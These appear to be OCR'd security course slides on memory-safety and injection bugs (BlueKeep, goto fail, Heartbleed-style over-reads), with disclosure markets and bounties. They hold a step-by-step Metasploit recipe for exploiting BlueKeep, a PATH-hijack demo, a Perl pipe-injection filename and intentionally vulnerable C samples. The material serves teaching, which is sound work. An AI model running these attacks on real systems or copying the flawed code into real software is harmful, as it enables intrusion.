If a client creates a channel with the same name MS_T120, sends crafted data to it, the original channel structure is freed but the RDP server will still try to access the freed memory when the connection is closed – leading to a use-after-free condition.




CWE-416: Use After Free

The code reuses or references memory after it has been freed.

At some point afterward, the memory may be allocated again and saved in another pointer, while the original pointer references a location somewhere within the new allocation. Any operations using the original pointer are no longer valid because the memory "belongs" to the code that operates on the new pointer.

https://cwe.mitre.org/data/definitions/416.html



Recipe for exploiting BlueKeep

1. Identify RDP servers

```
nmap -p 3389 <target-ip>
```

2. Find vulnerable RDP servers

```
nmap -p 3389 --script rdp-enum-encryption <target-ip>
```

3. Use Metasploit to exploit vulnerable RDP servers

```
msfconsole
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set RHOSTS TARGET_IP
set LHOST YOUR_IP
exploit
```

Reverse-engineering BlueKeep

May 31, 2019 – Vulnerability Research


Analysis of CVE-2019-0708 (BlueKeep)

Marcus Hutchins

I held back this write-up until a proof of concept (PoC) was publicly available, as not to cause any harm. Now that there are multiple denial-of-service PoC on github, I'm posting my analysis.

Binary Diffing

As always, I started with a BinDiff of the binaries modified by the patch (in this case there is only one: TermDD.sys). Below we can see the results.



https://malwaretech.com/2019/05/analysis-of-cve-2019-0708-bluekeep.html

Sep 06, 2019 – Vulnerability Research

BlueKeep: A Journey from DoS to RCE (CVE-2019-0708)

Marcus Hutchins

Due to the serious risk of a BlueKeep based worm, I've held back this write-up to avoid advancing the timeline. Now that a proof-of-concept for RCE (remote code execution) has been release as part of Metasploit, i feel it's now safe for me to post this.

This article will be a follow on from my previous analysis.

Be free

As I mentioned in the previous article, we are able to free the data structure associated with the MS_T120 channel. Freeing the structure alone isn't of much use, but controlling its content is. With a UAF (use-after-free), the goal is to free an object, then allocate a fake one in its place. By replacing the content of a real object with our own data, we gain more extensive control over the code utilizing it. What we can do with our fake channel structure depends entirely on what the structure is used for (we'll get to this later).

https://malwaretech.com/2019/09/bluekeep-a-journey-from-dos-to-rce-cve-2019-0708.html

Where’s the bug?

```
#include <stdio.h>

int main () {
   int i;
   printf("Enter a value: ");
   scanf("%d", &i);

   if (i < 0)
      goto fail;
   if (i > 100)
      goto fail;
      //goto fail;
   if (i%2 == 0)
      goto fail;

   return;

fail:
   printf("Fail\n");
   return;
}
```

```
$ ./a.out
Enter a value: 2
Fail

$ ./a.out
Enter a value: 3
Fail
```


Apple iOS Goto Fail

```
1  static OSStatus
2  SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
3                                   uint8_t *signature, UInt16 signatureLen)
4  {
5      OSStatus        err;
6      ...
7
8      if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
9          goto fail;
10     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
11         goto fail;
12         goto fail;
13     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
14         goto fail;
15     ...
16
17 fail:
18     SSLFreeBuffer(&signedHashes);
19     SSLFreeBuffer(&hashCtx);
20     return err;
21 }
```

```c
#include <stdio.h>
#include <string.h>

int main () {

  char buf[20] = "http://www.diku.dk";
  char shh[30] = "mumstheword";
  char out[64];
  int chars;

  printf("Buffer contents: %s\n", buf);

  printf("Chars to copy: ");
  scanf("%d", &chars);
  if (chars > sizeof(buf)) chars = sizeof(buf);
  memcpy(out, buf, chars);

  printf("Copied: ");
  fwrite(out, chars, 1, stdout);
  printf("\n");
```

```
$ ./a.out
Buffer contents: http://www.diku.dk
Chars to copy: 12
Copied: http://www.d

$ ./a.out
Buffer contents: http://www.diku.dk
Chars to copy: 50
Copied: http://www.diku.dk??0L?H??mumstheword
```

The HeartBleed Bug



```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{

   printf("Current time: ");
   fflush(stdout);
   system("/bin/date");
   return 0;

}
```

```
$ ./a.out
Current time: Fri Sep  6 09:30:47 CEST 2019

$ export PATH=`pwd`:$PATH
$ echo -e '#!/bin/sh\necho "Hello"' > date
$ chmod 700 date

$ ./a.out
Current time: Hello
```

```
#!/usr/bin/perl

open(FH, "< ".$ARGV[0]); #force read open with '<'

while(<FH>)
{
   print $_;
}

close(FH);
```


```
$ ./code.pl code.pl
#!/usr/bin/perl

open(FH, $ARGV[0]);

while(<FH>)
{
   print $_;
}

close(FH);

$ ./code.pl 'ls -l code.pl|'
-rwx------ 1 user user 79 Sep  1 10:45 code.pl
```

According to the Perl documentation, if filename ends with a "|", filename is interpreted as a command which pipes output

```c
#include <string.h>

void foo (char *bar)
{
   char  c[12];
   strncpy(c, bar, sizeof(c));
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

```
$ ./6.out A

$ ./6.out AAAAAAAAAAAAAAA

$ ./6.out AAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

```
#include <string.h>

void foo (char *bar)
{
   char  c[12];
   strcpy(c, bar);
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```



Some countermeasures

Stack canaries

Check stack not altered when function returns

Data execution prevention (DEP)

Prevent the execution of data on the stack or heap

Address space layout randomization (ASLR)

Rearrange memory positions to make successful exploitation more difficult

Okay, so you've found a bug


Options

WHITE MARKET

Bug-bounty programs, hacking contests, and direct vendor communication provide opportunities for responsible disclosure.

GRAY MARKET


Some legitimate companies operate in a legal gray zone within the zero-day market, selling exploits to governments and law enforcement agencies in countries across the world.



BLACK MARKET

Flaws can be sold to highest bidder, used to disrupt private or public individuals and groups.

White Market: Bug Bounties



Google paid **over $11.8 million** in bug bounties to 660 security researchers in 2024

White Market: Responsible Disclosure

90+30 policy

Project Zero follows a 90+30 disclosure deadline policy, which means that a vendor has 90 days after Project Zero notifies them about a security vulnerability to make a patch available to users. If they make a patch available within 90 days, Project Zero will publicly disclose details of the vulnerability 30 days after the patch has been made available to users.

For example:

- If a vendor patches a security issue 47 days after Project Zero notified the vendor about the vulnerability, details would be made public on day 77.
- If a vendor patches a security issue 83 days after Project Zero notified the vendor about the vulnerability, details would be made public on day 113.

If a vendor is unable to patch an issue within the initial 90 days, Project Zero will make the details of the vulnerability public at the end of the 90-day period.

White Market?

Should I respond to an "ethical hacker" who's requesting a bounty?

Ask Question

Asked 5 years ago Modified 8 months ago Viewed 64k times


75

I run a small internet based business from home and make a living at it to feed my family, but I'm still a one man show and internet security is far from my area of expertise.

Yesterday I received two emails from a guy who calls himself an "ethical hacker" and has identified two vulnerabilities in my system which he says could be exploited by hackers. I believe him.

The problem is, at the bottom of each email he says he "expects a bounty to be paid". Is this black mail? Is this his way of saying you'd better pay me or I'm going to wreak havoc? Or is this a typical and legitimate method for people to make a living without any nefarious intentions?

Grey Market: Selling exploits



Black Market: Selling exploits

Based on underground forum listings, the typical price users were willing to pay for their requested N-day exploits was US$2,000, while potential buyers were willing to pay over US$10,000 for zero-day exploits. Although the cost for zero-day exploits can reach thousands of dollars, cybercriminals can find bargain prices for N-day exploits — such as JavaScript exploits for US$40 and Microsoft Word exploits for US$100 — or even the occasional free exploits shared on English-language underground forums. It is worth noting that prices on Russian-language underground forums are usually higher than on English-language ones.

https://documents.trendmicro.com/assets/pdf/wp-the-rise-and-imminent-fall-of-the-n-day-exploit-market-in-the-cybercriminal-underground.pdf

Black Market: Using exploits

MOVEit SQLi Zero-Day (CVE-2023-34362) Exploited by CL0P Ransomware Group

Akamai Security Intelligence Group

June 08, 2023

MOVEit Attacks Could Yield Up To $100M In Extortion Payments: Cyber Firm

BY KYLE ALSPACH

JULY 21, 2023, 04:32 PM EDT

Top routinely exploited vulnerabilities (2023)

CVE	Vendor	Product(s)	Vulnerability Type	CWE
CVE-2023-3519	Citrix	NetScaler ADC NetScaler Gateway	Code Injection	CWE-94: Improper Control of Generation of Code ('Code Injection')
CVE-2023-4966	Citrix	NetScaler ADC NetScaler Gateway	Buffer Overflow	CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer
CVE-2023-20198	Cisco	IOS XE Web UI	Privilege Escalation	CWE-420: Unprotected Alternate Channel
CVE-2023-20273	Cisco	IOS XE	Web UI Command Injection	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CVE-2023-27997	Fortinet	FortiOS FortiProxy SSL-VPN	Heap-Based Buffer Overflow	CWE-787: Out-of-bounds Write CWE-122: Heap-based Buffer Overflow
CVE-2023-34362	Progress	MOVEit Transfer	SQL Injection	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-317a

Further reading